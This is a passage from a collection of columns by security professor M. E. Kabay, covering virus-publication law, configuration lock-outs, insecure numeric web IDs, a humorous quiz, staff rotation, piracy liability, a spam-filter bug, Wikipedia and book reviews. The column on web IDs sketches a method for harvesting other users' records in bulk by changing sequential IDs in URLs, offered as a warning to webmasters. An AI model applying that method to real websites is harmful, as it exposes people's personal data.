
Furthermore, say the sceptics, viruses are written all over the world and the damages often occur in other countries. How will anti-virus laws be enforced internationally?

I would like to see clear laws in place worldwide making it a serious crime to write computer programs which, without permission, insert their own code into programs or other executable code. To include worms, we might have to include programs which propagate without authorization. This simple idea would focus on the fundamental attribute of viruses and worms: their sneaky invasion of _*our*_ computers. Ideally, the U.N. would frame a convention urging nations to allow extradition of people alleged to have written viruses that have harmed the citizens of another nation.

More in the next column.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at <

mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Publishing Functional Viral Code

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Should laws be applied to disseminating functional virus code?

A January 1993 discussion in the NCSA (National Computer Security Association, later ICSA and then TruSecure) section on the CompuServe network (for which I was Chief Sysop for several years) considered the issue of forbidding publication of functional viral code. Participants drew parallels between writing down viral code and writing down instructions on creating harmful devices such as bombs. The slippery-slope argument was invoked by one prominent member of the anti-virus community, who said: "My concern is that if we can justify the suppression of information as 'undesirable' or 'potentially dangerous' is it that much further a jump to ... suppression of other 'information?'"

Some people have suggested that publishing functional viral code is useful and necessary because everyone should understand how viruses work to be able to combat them. I disagree. No one has explained why it is useful for users and programmers to have access to detailed, working code. Generalized descriptions are fine; even fragments of code may be justifiable. But I draw the line at publishing functional code that can be typed into an assembler or a debug facility and create a working virus.

People who build antivirus products need the code but can get it through private, controlled channels. People who build computer system hardware and want to devise better anti-virus traps can also use real viruses obtained through controlled channels. So can operating-system gurus. Computer scientists and antivirus product developers wishing to publish research on specific features of viruses can share their knowledge constructively by printing portions of the code in question without making the entire functional virus available to all and sundry. As long as what is disseminated does not work if entered directly as printed or transmitted, I see no problem.

But public, unrestricted dissemination of functional viral code to, say, disturbed fifteen year olds intent on causing havoc is unnecessary and harmful and ought to be punished in the same way we place pre-emptive restrictions on other potentially harmful acts.

* * *

More in the third part of this rant.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Viral Code is Not Speech

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In previous articles in this series on viruses and law, I've asked whether we should make virus-writing illegal and whether dissemination of fully-functional viral code should be forbidden by law. On the latter question, US attorneys have invoked First Amendment rights protecting certain kinds of speech against government interference.

But is viral code speech at all, let alone protected speech? For that matter, is any kind of computer program necessarily speech? U.S. District Judge Marilyn Patel certainly thought so in August of 1997 when she ruled that the US government attempt to stop Professor Daniel Bernstein from publishing his source code for the encryption algorithm "Snuffle" (I love that name).

I think that considering programs to be a form of speech rests on a misperception due to the way we represent programs. Programs look like written language. Programs use letters and numbers and can be interpreted by human beings.

However, it's irrelevant how we *represent* computer programs. A program is the instructions themselves, not the medium in which they're coded. A program in assembler is a program whether it resides on a hard disk, a CD-ROM, or a portion of a memory array. Indeed, that sequence of computer instructions would be the program itself even were it written on a papyrus, chiseled in stone, signaled by semaphore or printed in a book.

If computer programs were represented as colored squares and circles with lines coming out of them, perhaps we would be less inclined to think of them as speech. For example, consider a wire-board controlling a card sorter. Is the wire-board speech? Not in any sense most people would use the word. How about a paper punch tape controlling a machine tool? What about a useful computer program expressed as machine language codes (0001010000110101)? I don't consider these codes to be speech and I don't think anyone else should either.

Here are some scenarios to think about:

- Alice works in a factory with Bob. Alice decides to kill Bob by publishing a printed tape for the robotic equipment they all use. Alice cuts out the machine-readable tape and includes it in Bob's pile of tapes for the next day's operations. Bob doesn't notice anything wrong and gives the tapes to the robot, which reads the instructions into its memory. Some time later, Bob's robot punches 2,000 extra holes at random, four of which end up in Bob's head. Is Alice's act protected because the published paper tape contains letters and numbers such as "A0 1F 22 BB?"

- A molecular geneticist named Gene Hacker is arrested by police for having made several colleagues very ill with a new biological virus. Gene constructed the virus from bits and pieces of known RNA. Gene argues in court that his act is protected by the First Amendment: the virus, he claims, is speech. It is speech because it consists of four nucleotide codes, A, U, C and G, put together in a particular way. He claims to "write"

using ribonucleotides just as computer virus authors "write" using machine instructions. Gene argues that his virus is just as much a symbolic expression of his opinions and feelings as the virus authors' printing their viral codes in publications. Indeed, he argues, he has been "publishing" his biological virus just as they have published their computer viruses.

- A virus-writer named Ignominious (Iggy) Scoundrel publishes completely functional source code for a virus in the underground publication "3711." An eight-year old with an IQ of 79 types it into his C++ compiler and releases the object code at his school. The virus spreads to a hospital system with poor network topology and no internal firewalls and kills three patients in the intensive care unit. Iggy is arrested. At his trial for manslaughter, Iggy's lawyer argues that (a) Iggy had a perfect right under the First Amendment to express his creativity by publishing the viral code and (b) it's entirely the eight-year old's fault that something bad happened. The publisher of 3711, Mandelbrot Steingeld, wholeheartedly agrees and appears on _Oprah_ to defend his magazine, causing a 38,412% increase in sales (but only for one issue).

I think programs are not speech and therefore viral code is not speech. Thus it is possible in theory to craft laws which make it a punishable offense to publish fully functional viral code.

Quod erat demonstrandum.

* * *

For complete records of the Bernstein "Snuffle" case, see

< http://www2.cddc.vt.edu/eff/bernstein/Legal/ >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Who Locks the Locks?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some friends of mine recently told me about new LCD projectors that were installed at their university over the summer. Seems the information technology (IT) group ordered a bunch of projectors, installed them in the ceilings of classrooms at great expense, and then discovered an unpleasant feature in each projector.

Anyone could set a password on the projector to lock out further configuration changes.

The configuration includes such essential elements as the input source; i.e., whether the signal is coming from a computer, a DVD player or a VCR. If someone locks the configuration, at least two of the sources won't work. Neither will such essential controls as the color balance settings, adjustments for ensuring a rectangular image, and so on.

Wouldn't you know it? Some unknown person locked one of the $5,000 projectors the day before classes were due to start.

When my friends called the manufacturer for help, it turned out to be a mess. They had to send proof of ownership by fax and then had to wait almost the whole day before they got an unlock code for that specific projector. Imagine if that had happened on a class day.

They gently suggested to the manufacturer's tech support that letting unauthorized personnel apply a configuration lock was perhaps not the brightest idea in the world. The tech cheerfully responded, "Oh, but you can disable that feature in the configuration." Yes, you can, but the unauthorized personnel can equally cheerfully re-enable the feature before locking down the projector. Can you say, "denial of service?"

Now they have to obtain and file the unlock codes for all their new projectors so that they can unlock them on demand. What they're actually going to do is to return all of those projectors as soon as they have replacements from a different manufacturer whose engineers were a little more thoughtful in their security design.

So what does this have to do with network security?

Many organizations configure their user's company-owned PCs or workstations using centralized policies. Operating system parameters, network configurations, firewall policies and antivirus rules are potentially legitimate targets for centralized controls. For example, in some circumstances, firewall configurations can usefully be determined in advance to prevent naïve users from allowing all possible network traffic. Many personal firewalls let the user allow or disallow inbound or outbound traffic for specific processes. Some users unfortunately click "yes" for everything. After a while, their firewalls become tools that reduce bandwidth but offer no security.

Similarly, some users notice that turning off the antivirus scan when transferring large numbers

of files between computers can significantly increase speed; unfortunately, it's easy to forget to turn the scan back on. These are the people who discover they have seven viruses resident in memory when they bring their computer to the shop complaining that it's "acting funny" because all the letters are falling to the bottom of the screen while they're typing text.

If you do decide to control such tools, be sure to apply appropriate access controls to the configurations for two reasons: first, to prevent users from changing the configurations; and second, to prevent users from locking _you_ (or even themselves) out of the configurations if you have to fix something for them. .

There are dangers in locking such tools. The most serious is that inadequate analysis can produce a dysfunctional setup that reduces user productivity or even stops work altogether. For example, a simple error in firewall configuration can deny access to an internal network that the technician forgot about but that the user desperately needs right now – yes, now. Similarly, an overzealous but impractical technician can configure an antivirus product to perform an obligatory scan of all data files on the system at every boot up. This policy works may work flawlessly and take only a few seconds on the technician's test system (with its 100 data files), only to take 20 minutes on the user's system (which has 25,000 data files the tech didn't know about).

So before you go locking locks, be sure you have figured out which ones to lock.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Numerical Web-ID Codes Allow Data Leakage

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader wrote to me with a concern that I want to bring to the attention of all the Webmasters among my readers. Although the reader prefers to remain anonymous, he has graciously granted permission to be quoted. He wrote, "I received a postcard from <company name suppressed> requesting my participation in a service satisfaction survey. A registration code was provided to access the Web site . . . . My code was 18467849. For demonstration purposes, let's suppose you mistype the number and input 18467848. If you choose to do so, you will be given the name, full postal address and . . . account number of another subscriber without any challenge. . . . [T]he Web site is also the equivalent of a random name generator for a would-be identity thief (and other criminal types), with a good deal of information to initiate a social engineering attack. . . ."

Any Web site that allows an unidentified user to access confidential information by entering a numerical code without identifying the user puts that information at risk. Worse, it is easy to create scripts to download pages from a Web site automatically. By creating a script with a list of possible customer-code numbers, it becomes possible to download the records from a poorly-designed Web site without authorization and in large volumes.

A similar error occurs when a programmer designs a system to create customized URLs that include an identifier; e.g., (a made-up-example) < http://www.something.dom/survey/id=12345 >. Any user can alter the code number in the URL and easily access someone else's record. An easy way to access large numbers of such URLs is to generate an HTML file with a series of URLs (e.g., using a spreadsheet's CONCATENATE function for the fixed portions combined with a numerical field for the variable portions) and use Adobe Acrobat to download all the pages into a single PDF file.

I urge network managers to discuss this issue with their Webmasters to ensure that you are not exposing confidential data to systematic harvesting.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

A Prof Gets Bored Sometimes

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was grading quizzes recently and realized that readers might enjoy some of the questions that I put into my information assurance quizzes and exams when I get bored writing out serious ones. Here's a sampler of a few questions that I've had fun writing for my students. Answers are at the end.

1 What kinds of conflicts have occurred in the use of the DNS and the use of trademarks?
a: Cybersquashers have tried to trademark the names of existing domains without permission of the domain owners.
b: Cybercrushers have registered Digital Nomenclature Sequences while holding other people's domains.
c: Cybersquatters have left Direct Nomenclature Serial numbers unused while waiting for payments from legitimate owners of their Internet Protocol subassembly integration units.
d: Cybersquatters have registered domains using trademarks without permission of the trademark owners.
e: None of the above.

2 What is Dumpster® Diving in computer crime?
a: Using underwater breathing apparatus to enter a secured location from the sewers.
b: Throwing computers in the trash to avoid detection by law enforcement authorities.
c: Bribing facilities personnel to provide access through the garbage-disposal chutes.
d: Retrieving garbage to extract information.
e: None of the above.

3 Why is a Trojan Horse program called that?
a: Because of the story of how Odysseus got Greek soldiers into the city of Troy by putting them in a big wooden horse.
b: Because of the story of a famous race-horse who won the Kentucky Derby in 1932 even though he was actually a very large mule.
c: Because of how Al Capone sold condoms to the US Army which were actually party balloons.
d: All of the above.

4 What's a Salami Fraud?
a: A technique of brute-force cryptanalysis involving the use of large sausages to beat victims about the head until they reveal decryption keys.
b: A large computer crime sandwiched between two smaller computer crimes.
c: A computer crime involving the repeated theft of small amounts of computer resources or money.
d: All of the above.
e: None of the above.

5 How can you absolutely stop data leakage from your organization?

a: Apply a sealant to all the Internet pipes.
b: Modify the operating system to prevent all data copying to removable media such as USB flash drives, diskettes, tapes or printers.
c: Thicken the data using special encoding techniques so that they cannot fall out of the cracks in your firewalls.
d: All of the above.
e: None of the above.

6 When a network interface card is controlled by a sniffer program so that it captures all packets going by regardless of destination, we say that the NIC has been put into
a: Party mode.
b: Promiscuous mode.
c: Slut mode.
d: Stud mode.
e: None of the above.

This last question got me into a lot of trouble because several students complained that answers (c) and (d) were sexist and offensive. I include it here as a joke on myself; I have not used these terms in an exam since that blistering experience.

* * *

Answers: 1d 2d 3a 4c 5e 6b

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Move Along Now

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was chatting with my friend Hamid the other day and he told me about how he had just come back from a little gathering in the departmental office at the university where he works. Seems the janitor, Sandy, had been moved from the Computer Science (CS) building to the Humanities building despite roars of protest from the entire CS faculty and staff. Sandy had been working for CS for over 18 years and was beloved by everyone there. She was always ready to help in any way possible and kept the building spotless. She and the departmental secretary, also called Sandy, would have coffee every morning at 09:45 and were a pleasant sight as they chatted amiably.

Well, it wasn't a pleasant sight for everyone, apparently.

The people in charge of facilities management decided unilaterally, without consulting anyone, that Sandy the janitor was too friendly with the faculty and staff at CS. They moved her suddenly to Humanities and ordered her not to spend any more time chatting with people. "Just do your job," they said.

Sandy was heartbroken. All the people who smiled at her and stopped to chat every day at CS were also pretty displeased; they organized a petition, formed a committee, and got the department chair to protest to Facilities demanding the return of Sandy.

No result.

Eventually, as I said at the beginning, Hamid and all the other faculty and staff chipped in some cash and got Sandy a nice farewell card. The department chair said a little speech and then read out a letter that the chair of Humanities had already written even though it was only a month since Sandy had switched. In that short time, Sandy had already so impressed the new group that the Humanities chair had written a letter of thanks saying that she had never seen the building so clean! Hamid and his colleagues all wished Sandy well and told her to come back to visit them.

And what, pray, does this charming tale have to do with security management?

The relevance is that two of the suggestions commonly heard in IT management circles are that

(a) One should assign a specific technical support or security person to a specific department or other group so that the IT person can form bonds with the personnel and get to know their needs; and

(b) One should rotate personnel from department to department periodically to prevent collusion.

The problem is that these recommendations are lead in opposite directions. It's very nice to talk about forming bonds and it's no doubt very efficient to talk about preventing collusion, but how do we reconcile these diverging goals?

I don't have easy answers, as you can probably tell from the way I'm framing the story and the question. I think that part of the problem is expectation; another part is timing. Now, I'm going to speculate that Sandy the janitor was never told that she would be moved from building to building. My guess is that none of the janitors were told that there was any reason to avoid being friendly –who would reasonably think that being friendly could be viewed negatively? So suddenly moving her must have been a real shock. If it is true that the move was sudden and exceptional, then it was also a slap in the face: presumably Sandy felt that she was being told she had done something wrong. Clearly Sandy wanted to do the right thing, so such a judgement and punishment must have been doubly painful.

As for timing, 18 years is a long time to wait before being rotated. Rotating staff can be viewed as positive; there can be benefits for everyone. For example, thinking now about security management, one can spread knowledge through the entire security team by having people learn about the work habits and security needs of a wide range of work units and individual people. Getting to know colleagues as individuals and becoming friends with many of them can really make a difference in developing and implementing security policies, emergency-response plans and disaster-recovery plans. So switching people around is not inherently bad and can be constructive.

The question is, how long should a security team member be assigned to the same beat?

My own guess is that it should be on the order of many months – maybe even a year. Much shorter than that and it seems to me that one would cause more disruption than growth. It takes time to earn trust and develop constructive relations; I'd let my personnel become acclimated to the new social environment and then enjoy the friendly relations for some time before gently moving them on to the next area. And I'd make sure that everyone knew what the plan was, that the new team member could be personally briefed and then introduced by the outgoing team member, and that occasional visits to the "old" beat were encouraged and praised.

With that kind of policy, moving would be more fun and less pain.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Update on Illegal Downloads

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader recently asked about legal liability of managers in a corporation where users were downloading copyrighted music using peer-to-peer networks without permission of the copyright holders. She asked who would investigate such breaches of the law and whether presence of an acceptable-use policy (AUP) would affect the outcome of possible prosecutions.

As I understand the situation, failure to exercise due diligence in establishing, monitoring and enforcing effective security policies governing acceptable use of copyrighted materials can lead to serious problems. Managers as well as employees may be accused of trafficking in stolen intellectual property and face lawsuits and fines.

An article earlier this year by Vanessa Blum in the _Legal Times_ summarized the state of prosecutions for Internet piracy in June 2004.[1] She reported that the US Attorney General had formed a new task force to attack intellectual property (IP) piracy. Discussions included possible increases in the frequency of criminal prosecutions and the use of civil lawsuits similar to those of the Recording Industry Association of America (RIAA).

In Europe, the equivalent of the RIAA, the International Federation of the Phonographic Industry (IFPI) filed lawsuits against 247 people, mostly large-scale abusers, in March 2004.[2]

Back in January 2002, two companies in California were ordered to pay $750,000 to Novell as a penalty for having made and sold illegal copies of its software.[3] In Australia, “five disc jockeys, a record store and its director” were ordered to pay A$140,000 to the legal owners of music which they had pirated.[4]

For good background reading on security policies in general, see the resources at the SANS Security Policy Project and its AUP in particular.[5, 6]

And if you are developing security policies, do invest in Charles Cresson Woods’ _Information Security Policies Made Easy_, which is now in its tenth edition.[7]

See also the "Guide to Internet Usage and Policy" from ZIXcorp and “How to write an Acceptable Use Policy (AUP)” from SurfControl.[8, 9]

* * *

REFERENCES

[1] Blum, V. (2004). Going Hollywood: DOJ Joins File-Sharing Fight.
< http://tinyurl.com/5vbgj >
[2] Gehl, J. & S. Douglas (2004). NewsScan abstract of _Wall Street Journal_ article.
< http://tinyurl.com/44kk2 >
[3] Southgate, D. (2002). Software management can prevent legal headaches.

< http://techrepublic.com.com/5100-6296-1049047.html >
[4] < http://tinyurl.com/6wqb5 > (registration required); cited in a posting by "ThailandDJ" on a discussion board at < http://tinyurl.com/43jow >
[5] < http://www.sans.org/resources/policies/ >
[6] < http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf > or
< http://www.sans.org/resources/policies/Acceptable_Use_Policy.doc >
[7] < http://www.informationshield.com/ispmemain.htm >
[8] < http://www.webspy.com/files/articles/iauguide.pdf >
[9] < http://www.surfcontrol.com/general/assets/whitepapers/AUP_Booklet_10011_uk.pdf >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

---

[1] Blum, V. (2004). Going Hollywood: DOJ Joins File-Sharing Fight.
< http://tinyurl.com/5vbgj >
[2] Gehl, J. & S. Douglas (2004). NewsScan abstract of _Wall Street Journal_ article.
< http://tinyurl.com/44kk2 >
[3] Southgate, D. (2002). Software management can prevent legal headaches.
< http://techrepublic.com.com/5100-6296-1049047.html >
[4] < http://tinyurl.com/6wqb5 > (registration required); cited in a posting by "ThailandDJ" on a discussion board at
< http://tinyurl.com/43jow >
[5] < http://www.sans.org/resources/policies/ >
[6] < http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf > or
< http://www.sans.org/resources/policies/Acceptable_Use_Policy.doc >
[7] < http://www.informationshield.com/ispmemain.htm >
[8] < http://www.webspy.com/files/articles/iauguide.pdf >
[9] < http://www.surfcontrol.com/general/assets/whitepapers/AUP_Booklet_10011_uk.pdf >

Self-Denial

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Denial of service is usually caused by people trying to cause problems for their victims or by misconfiguration of software. Mail bombing, distributed denial-of-service attacks, and list-subscription bombing are examples of the former. Mail storms caused by list administrators who allow automated out-of-office messages to be distributed by their list server are an example of the latter.

Here's another example.

I recently upgraded from MS-Outlook 2002 to Outlook 2003 on my main computer after trying the new version of Office 2003 that was installed on my university laptop. I found the new functionality in the much-reviled e-mail client helpful and worth the price of the upgrade.*

I have been using Cloudmark's SpamNet service for over a year now and have been consistently pleased with its ability to snag junk mail efficiently. However, a couple of days ago I came back to my computer in the morning after having left Outlook loaded overnight and found my system doing such a huge amount of I/O that it was interfering with performance; everything was sluggish, including keyboard entry, mouse movements, menu response and so on.

At first I thought my defragmentation program might still be running, although normally it would stop immediately at the first sign of user activity. It wasn't. What I did find was 8,000 messages in my spam folder in Outlook. The list included hundreds of copies of several spam messages.

Now, getting one spam message is bad enough; getting hundreds of copies of the same spam message stored in my OUTLOOK.PST file is not my idea of fun. SpamNet was in fact still deleting apparently nonexistent spam. Any time I switched to the inbox the I/O would resume.

My best guess is that version 3.0 is unable to recognize that a message has been deleted, and so it continues to delete spam repeatedly. Since I normally flush deleted messages from my inbox just before switching out of that folder, I didn't notice the repeated spam messages until I left Outlook unattended overnight. By that point, there were enough deleted spam messages in the inbox to cause significant I/O; flushing those deleted messages immediately stopped the excessive I/O.

I went to the SpamNet support site and immediately found a thread in the user forum discussing this problem; some users had canceled their subscription for the product as a result of the bug.

My own workaround is to disable the automatic scan; one can run the scan on demand instead of automatically. Then I immediately purge deleted messages from the inbox to prevent them from being caught again.

According to CloudMark staff, the next update of SpamNet repairs this problem and it is due in mid-November.

Until then, I'll have to exercise some self-discipline to prevent further self-denial of service.

_____

* Note: Dear Readers, PLEASE don't flood me with attacks on Outlook. I'm aware of security issues but I do keep the product up to date, run an excellent firewall, have automatically-updated antivirus, and find the product a good choice for my needs. I really don't have time for religious wars about e-mail clients.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Something Wiki This Way Comes

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the online lookup resources I am fond of for network-related information is the Wikipedia. This free online encyclopedia has extensive listings of network and security entries that have been helpful to my students and me and that many readers may already be using.

I recently ran across an interesting challenge to the integrity of Wikipedia; perhaps some of you will also be interested in the issue and others will be prompted to examine the resource for yourselves. The case also raises very general questions about the trustworthiness of collaborative documentation efforts on the Web – methods that are may soon be applied to commercial software development.

The issue arose when one of the instructors in the MSIA (Master of Science in Information Assurance) program at Norwich University recently posed the following question to the Lead Instructor for his seminar:

>I came across this article today:

"Librarian: Don't use Wikipedia as source"
http://www.syracuse.com/news/poststandard/index.ssf?/base/news-0/1093338972139211.xml

The fact is, several of my students do cite Wikipedia in their discussions and essays. Do we have an official MSIA program stance on the legitimacy of such sources? Or is this a matter best left in the hands of individual instructors?<

The article referenced is by Al Fasoldt of _The Post-Standard_ newspaper. He explained that a school librarian pointed out that Wikipedia < http://en.wikipedia.org/wiki/Main_Page > is "not the online version of an established, well-researched traditional encyclopedia. Instead, Wikipedia is a do-it-yourself encyclopedia, without any credentials." The librarian, Susan Stagnitta, wrote, "Anyone can change the content of an article in the Wikipedia, and there is no editorial review of the content." Mr Fasoldt then goes on to dismiss the entire Wikipedia as untrustworthy.

Not so fast.

I looked at a range of entries concerning information assurance in the Wikipedia and, although I didn't agree with everything I read, I certainly found no cause for wholesale rejection of this resource. All the articles had cross-references and many had links to authoritative source materials. The overview article on "computer security" < http://en.wikipedia.org/wiki/Computer_security > has a brief summary of key issues and includes many internal and external links.

In addition, although it is true that anyone can modify text, the FAQ <

http://en.wikipedia.org/wiki/Wikipedia:FAQ > has sections that discuss how changes are discussed and accepted or rejected. The process is by no means random. Changes are flagged as major or minor; those who are interested in a particular page can find out when it has been changed and exactly what the changes are. Errors and vandalism can be corrected immediately by reversion to a previous state. Vandals can be blocked from further access to editing functions.

I cannot discount Wikipedia simply because it lacks centralized control; neither does the Web as a whole. The Wikipedia project reports that as of early November, the contributors are working on 385,078 articles. It includes facilities collaboration by people from around the world, including groups for serious discussion of articles, lists of open tasks and specific requests for help in active projects.

From a security standpoint, I have no particular complaints; the resource is at least as good a contribution as many a commercial site I have looked through. As always, _caveat emptor_: translating loosely here, “user beware.”

So in summary, far from dismissing this resource, I think it is a useful and exciting venture. My hope is that some among you will be sufficiently pleased to contribute to the work and thus improve a resource that can benefit network and security managers in the long run.

Interestingly, NewsScan editors John Gehl and Suzanne Douglas published the following interesting summary of new applications of the “Wiki” phenomenon in a recent issue of their INNOVATION magazine:

>SOFTWARE DEVELOPMENT THE WIKI WAY
A Palo Alto startup called JotSpot plans to offer tech-savvy people a shortcut to software development by harnessing the power of once-obscure Web software called wiki (Hawaiian for "quick"). Wikis are collaborative sites that allow visitors to post and edit material, and are making their way into the corporate world for communications among team or committee members or tracking customer support. "Like eBay empowers the part-time seller, we want to empower part-time programmers," says JotSpot co-founder and CEO Joe Kraus. "We've lowered the energy and skill level required to create an application." JotSpot does this by providing basic programming components that users can assemble, Lego-style, to create their own customized applications. And while there are certainly thousands of off-the-shelf software programs to manage customers and company resources that businesses could install, companies like SAP, PeopleSoft and Siebel Systems specialize in software that's expensive, complex and inflexible. One sign that JotSpot might be on to something is a recent move by Microsoft and IBM to incorporate the wiki concept into some of their collaborative applications, and Netscape co-founder Marc Andreessen's endorsement of wikis as the most efficient way to compile customer data. "Information just flows a lot more quickly," he notes. (Business Week 6 Oct 2004)<

Go see for yourselves!

* * *

For further reading:

Gehl, J. & S. Douglas (2004). INNOVATION (3 Nov 2004).
< http://www.newsscan.com/subscribe_us.html >

Hof, R. (2004). Do-It-Yourself Software for All? Upstart JotSpot aims to tap the power of "wiki" software and let nonexperts become their own programmers.
< http://www.businessweek.com/technology/content/oct2004/tc2004106_2351.htm >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

INFOSEC Year in Review Database

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In 1993 and 1994, I was an adjunct professor in the Institute for Government Informatics Professionals in Ottawa, Canada under the aegis of the University of Ottawa. I taught a one-semester course introducting information security to government personnel and enjoyed the experience immensely. Many of the chapters of my 1996 textbook, _The NCSA Guide to Enterprise Security_ published by McGraw-Hill were field-tested by my students.

In 1995, I was asked if I could run a seminar for graduates of my courses to bring them up to date on developments across the entire field of information security. Our course had twenty students and I so enjoyed it that I continued to develop the material and teach the course with the NCSA (National Computer Security Association; later called ICSA and then eventually renamed TruSecure Corporation, its current name) all over the United States, Canada, Europe, Asia and the Caribbean.

After a few years of working on this project, it became obvious that saving abstracts in a WordPerfect file was not going to cut it as an orderly method for organizing the increasing mass of information that I was encountering in my research. I developed a simple database in 1997 and have continued to refine it ever since then. The database allows me to store information in an orderly way and -- most important -- to _find_ the information quickly. For that purpose, I put in as many keywords as I can think of quickly; I also classify each topic using a taxonomy that has grown in complexity and coverage over the years. These numerical codes help users locate articles quickly using filters (queries).

In 2004, I was privileged to begin working with Norwich students Karthik Raman (project leader), Krenar Komoni and Irfan Sehic as my research assistants. These excellent students have provided invaluable assistance in transferring data from NewsScan, NIPC/DHS reports and other sources into the database and have also done the first cut of classification and keyword generation. They have enormously improved the coverage of the field and are continuing their work with me to expand the database to further sources in the coming year. It is difficult to estimate the hundreds of hours of time they have saved me.

The IYIR reports are posted on my Web site now; see the introductory page at
< http://www.mekabay.com/index.htm >
and click on the IYIR button for a list of PDF files you can read on screen, search, or print out at will. So far I'm up to 2003.

In addition, I have posted the complete abstracts as a MS-Access database file (.MDB) as well as a compressed version (.ZIP) on the Web site for use by anyone for non-commercial purposes. On the Web page, I will post the date I update the files.

I hope that these resources will be helpful to the IA community as we variously prepare articles and lectures for readers and students. Have fun!

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Information Security Dictionary

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Dr Urs Gattiker is a powerhouse in the information security field. He has been a prime mover in the European Institute for Computer Antivirus Research (EICAR) since 1994; a professor at distinguished universities all over the world (Denmark, Australia, Canada, Germany, USA); founder of security companies (Bullguard); and author of numerous technical texts in security and information technolology. He currently holds the Parcham Foundation Professorship in Management and Information Sciences at the International School of New Media of the University of Lübeck in Germany. He has been a personal and professional friend since I met him at EICAR meetings in the mid 1990s.

Dr Gattiker published a new information security dictionary this year; it is subtitled, "Defining the terms that define security for e-business, Internet, information and wireless technology." It is a small (24x16 cm), beautifully bound book suitable for academic and corporate libraries. As explained in the introduction, it "defines over 1200 of the most commonly used words in security field, with particular attention to those terms used most often in forensics, malware, viruses, vulnerabilities, and IPv6." Sections for each letter are marked stepwise on the edge of the pages for easy navigation of the dictionary.

Despite its modest self-description, the book is more than simply a dictionary; perhaps we can call it a teaching dictionary. Entries include not only definitions but also commentary. For example, the very first entry, "Abend / Application Crash" is as follows:

"… (derived from 'abnormal end') is where and applications program aborts, or terminated abruptly and unexpectedly. One of the prime reasons for thorough testing of an organization's application systems is to verify that the software works as expected. A significant risk to data is that, if an application crashes it can also corrupt the data file which was open at the time."

Some entries are extensive enough to qualify as short encyclopedia articles. For example, "Firewall" and "Firewall Code" extend over three pages and provide an overview of firewall types and applications extending even to suggestions on configuration. Similarly, "Intrusion Detection" has a helpful table of IDS-related vocabulary spanning four pages.

Many of the definitions are charmingly imaginative. For example, one definition begins, "Phishing is hacker lingo for fishing, whereby a million hooks are put into the water using Spam to see who bites."

Some of the entries are unusually blunt in conveying the editors opinion – quite rare for a dictionary; e.g., in the "phishing" entry, the author writes, "The above illustrates that privacy legislation in the USA may have little teeth if the courts do not protect invasion. If firms do what Chase did [selling clients' personal information to telemarketers], we will have many annoying calls during the early evening hours trying to sell us stuff we do not want. Then it becomes a pest[;] maybe what is needed is that the victim does not have to claim damages but that the violator would face stiff fines and criminal penalties . . . ."

The book includes about 25 pages of densely printed pointers to security reference materials including online databases, other dictionaries and encyclopedias, useful web sites, laws, regulations, standards, best practices, tools, awareness materials and advisories.

There are some minor problems with this first edition; some of the English is a bit awkward and I did find a few entries with garbled text. In correspondence with me, Urs assured me that he has already started a list of corrections for a second edition.

However, on the whole, I'm delighted to see Dr. Gattiker's work and look forward to a long print run and many future editions.

* * *

For further reading:

